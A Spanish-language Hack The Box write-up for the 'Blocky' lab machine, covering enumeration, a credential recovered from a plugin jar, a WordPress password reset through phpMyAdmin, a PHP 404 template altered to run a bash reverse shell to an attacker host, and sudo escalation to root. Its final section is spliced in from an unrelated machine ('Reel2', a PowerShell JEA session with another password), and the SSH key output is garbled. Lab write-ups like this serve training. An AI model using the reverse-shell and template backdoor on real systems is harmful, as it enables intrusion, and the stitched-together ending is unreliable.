

Máquina Blocky



19 Noviembre 2023

Hack The Box

Creado por: dandy_loco

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali) ~ # ping -c 1 10.10.10.37
PING 10.10.10.37 (10.10.10.37) 56(84) bytes of data:
64 bytes from 10.10.10.37: icmp_seq=1 ttl=63 time=32.5 ms

--- 10.10.10.37 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 32.476/32.476/32.476/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
File: targeted
# Nmap 7.94 scan initiated Sat Nov 18 07:58:47 2023 as: nmap -sCV -p 21,22,80,25565 -n -Pn -vvv -oN targeted 10.10.10.37
Nmap scan report for 10.10.10.37
Host is up, received user-set (0.032s latency).
Scanned at 2023-11-18 07:58:48 CET for 12s

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 63  ProFTPD 1.3.5a
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQVH310UgT0cX5wFFKl0T9F1G31/x b/dyWk42SDZm1H:46NhdMbaV3L5RKS12DcVXotzmE31Fz2Uu4Wu12LccyKY8FS/W9ZDBz1W3aY8qa-y3390S3gp3aq277zYDm462U7r1l1Ty91u5VP8K13D1TVa5gzAbmcpHRz30e3CE
GalCxy58UJ1Ycns10Lns7Eh1PQ1G7CedMwgdWw1l3R83wA1K2:tdZb1harkj882pjl_0TzgpA_v12Jhe1bMwW4Et6b520k_V2bVozpnyoqutszccncv1V983p7T1Qh:2-7Kis191gic1y4f1
|_ 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
ecdsa-sha2-nistp256 AAAAEZVjZHNNLXNOVTIbmLzdhAYNTYAAAABImLzdHAYNTYAAAABBBNgEpgEZGGBtW5su0A1o9ut2HQYLN3Uhm1814E/Wd1r1ghDCLMNPXQD0nEU01QQv1u0UMFRAXYLh1NF8-
|_ 256 09:d5:c2:88:92:1e:90:ef:07:56:23:97:df:83:70:67 (ED25519)
ssh-ed25519 AAAAC3NzaC1lZD01INTE5AAAILqVtP5YDD4MDQv3ox0PpX1XZ0p5VpVsFUR0L6vj
80/tcp    open  http     syn-ack ttl 63  Apache httpd 2.4.18
_http-server-header: Apache/2.4.18 (Ubuntu)
_http-methods:
- Supported Methods: GET HEAD POST OPTIONS
_http-title: Did not follow redirect to http://blocky.htb
25565/tcp  open  minecraft syn-ack ttl 63  Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.2.1; OS: Unix; Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Nov 18 07:59:00 2023 -- 1 IP address (1 host up) scanned in 13.00 seconds
```

El resultado de Nmap vemos que se intenta redirigir a <http://blocky.htb>. Creamos la entrada en nuestro fichero hosts.

```
(root@kali) ~ # cat /etc/hosts
1 127.0.0.1 localhost
2 127.0.1.1 kali
3
4
5 10.10.10.37 blocky.htb
6
7 # The following lines are desirable for IPv6 capable hosts
8 ::1 localhost ip6-localhost ip6-loopback
9 ff02::1 ip6-allnodes
10 ff02::2 ip6-allrouters
```


Mediante el uso de whatweb, intentamos averiguar las tecnologías del servicio web que está disponible en el puerto TCP/80.

```
(root@kali) ~ # whatweb http://10.10.10.37
http://10.10.10.37 [302 Found] Apache[2.4.18], Country[RESERVED][?], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], RedirectLocation[http://blocky.htb], Title[302 Found]
http://blocky.htb [200 OK] Apache[2.4.18], Country[RESERVED][?], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.37], JQuery[1.12.4], MetaGenerator[WordPress 4.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[BlockyCraft 0#8211; Under Construction!], UncommonHeaders[link, WordPress[4.8]]
```



Revisamos el directorio “wiki”, pero no encontramos nada interesante.



Revisamos el contenido del directorio plugins y descubrimos dos ficheros jar.



Con jd-gui, revisamos el contenido del fichero BlockyCore.jar. Conseguimos lo que parece el usuario de bbdd.



1. root: 8YsqfCTnvxAUeduzjNSXe22

Podemos usar dicha credencial con el usuario “notch” para acceder por ssh a la máquina víctima, simplificando la intrusión. No obstante, entendemos que la vía intencionada para acceder a la misma es otra.


2. Análisis de vulnerabilidades

En la enumeración de directorios de la web, vimos que había un directorio denominado Phpmyadmin.


¿Qué es Phpmyadmin?

Es una herramienta escrita en PHP con la intención de manejar la administración de MySQL a través de páginas web, utilizando un navegador web.

Usamos la credencial anteriormente obtenida y conseguimos acceso a la aplicación Phpmyadmin.



Tenemos acceso a modificar la clave del usuario de “notch”, para la web de WordPress, desde Phpmyadmin. Primero debemos codificar la clave que queremos poner. Podemos usar para ello esta [web](#).



Wordpress Password Hash Generator

Password	test1234
Hash	\$P\$BwUpki4Wup0L54BUbyBw1FFwiqNyd00
SQL Query	UPDATE `wp_users` SET `user_pass` = '\$P\$BwUpki4Wup0L54BUbyBw1FFwiqNyd00' WHERE user_login = your_user_name
Compatibility	Wordpress v3.x, v4.x, v5.x, v6.x and new versions

Actualizamos la clave que acabamos de generar.

```
UPDATE `wp_users` SET `user_pass` = '$P$BIVoTj899iTS1EznMhqeQVbrZI40q0/' WHERE `wp_users`.`ID` = 1;
```

[Edit inline] [Edit]

Show all | Number of rows: 25 | Filter rows: Search this table


Options

1 row affected.

ID	user_login	user_pass	user_url	user_registered	user_activation_key	user_status	display_name
1	Notch	\$P\$BIVoTj899iTS1EznMhqeQVbrZI40q0/	notch	notch@blockcraftfake.com	2017-07-02 23:49:07	0	Notch

3. Explotación y acceso

Accedemos a la administración del Wordpress con el usuario "notch" y clave "test1234".



Tenemos una vía potencial de ganar acceso a la máquina víctima siguiendo este [enlace](#). Por tanto, modificamos la plantilla de error 404.php.


```

<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */

system("bash -c 'bash -i >& /dev/tcp/10.10.14.4/443 0>&1'");

```

Nos ponemos en escucha por el puerto 443 con netcat y realizamos la petición a la web.



```

(root@kali)-[~/home/kali/HTB/Blocky]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.37] 60494
bash: cannot set terminal process group (1487): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Blocky:/var/www/html/wp-content/themes/twentyseventeen$

```

4. Movimiento lateral

Tras realizar el tratamiento de la TTY habitual, comprobamos que estamos en la máquina víctima, y no en un contenedor o similar.

```

www-data@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ hostname -I
10.10.10.37 dead:beef::250:56ff:feb9:5d56

```

Tras comprobar los usuarios del sistema, entendemos que nos tenemos que convertir en “notch”.

```

www-data@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ cat /etc/passwd | grep "sh"
root:x:0:0:root:/root:/bin/bash
notch:x:1000:1000:notch,,,:/home/notch:/bin/bash
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin

```

Comprobamos si se está realizando una reutilización de contraseñas.

```
www-data@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ su notch
Password:
notch@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ whoami
notch
notch@Blocky:/var/www/html/wp-content/themes/twentyseventeen$
```

5. Escalada de privilegios

Comprobamos los permisos de sudoers que tenemos, y vemos que tenemos una vía directa de convertirnos en root.

```
notch@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:/var/www/html/wp-content/themes/twentyseventeen$
```

Ejecutamos “sudo su” y conseguimos resolver la máquina.

```
notch@Blocky:/var/www/html/wp-content/themes/twentyseventeen$ sudo su
root@Blocky:/var/www/html/wp-content/themes/twentyseventeen# whoami
root
root@Blocky:/var/www/html/wp-content/themes/twentyseventeen#
```


Sin embargo, nos devuelve un error de “ACCESS_DENIED”.

```
PS /home/kali/HTB/Reel2> $pass = ConvertTo-SecureString 'Ab!Q@vcg*20#1' -PLAINTEXT -Force
PS /home/kali/HTB/Reel2> $cred = New-Object System.Management.Automation.PSCredential('htb\jea_test_account', $pass)
PS /home/kali/HTB/Reel2> $cred = New-Object System.Management.Automation.PSCredential('htb\jea_test_account', $pass)
PS /home/kali/HTB/Reel2> Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate
Enter-PSSession: Connecting to remote server 10.10.10.210 failed with the following error message : ERROR_ACCESS_DENIED: Access is denied. For more information, see the about_Remote_Troubleshooting Help topic.
PS /home/kali/HTB/Reel2>
```

Revisamos la [documentación](#) y parece que puede que nos falte el parámetro ConfigurationName. Probamos de nuevo.

```
1. Enter-PSSession -Computer 10.10.10.210 -credential $cred -Authentication Negotiate -ConfigurationName jea_test_account
```

Logramos acceder al sistema. Ya solo nos queda leer la flag de root. Para ello, usamos la función definida “Check-file”, que vimos anteriormente. En esta máquina, no está pensada para que puedas convertirte en administrador, de una forma interactiva.

```
1. Check-File C:\ProgramData\..\Users\Administrator\Desktop\root.txt
```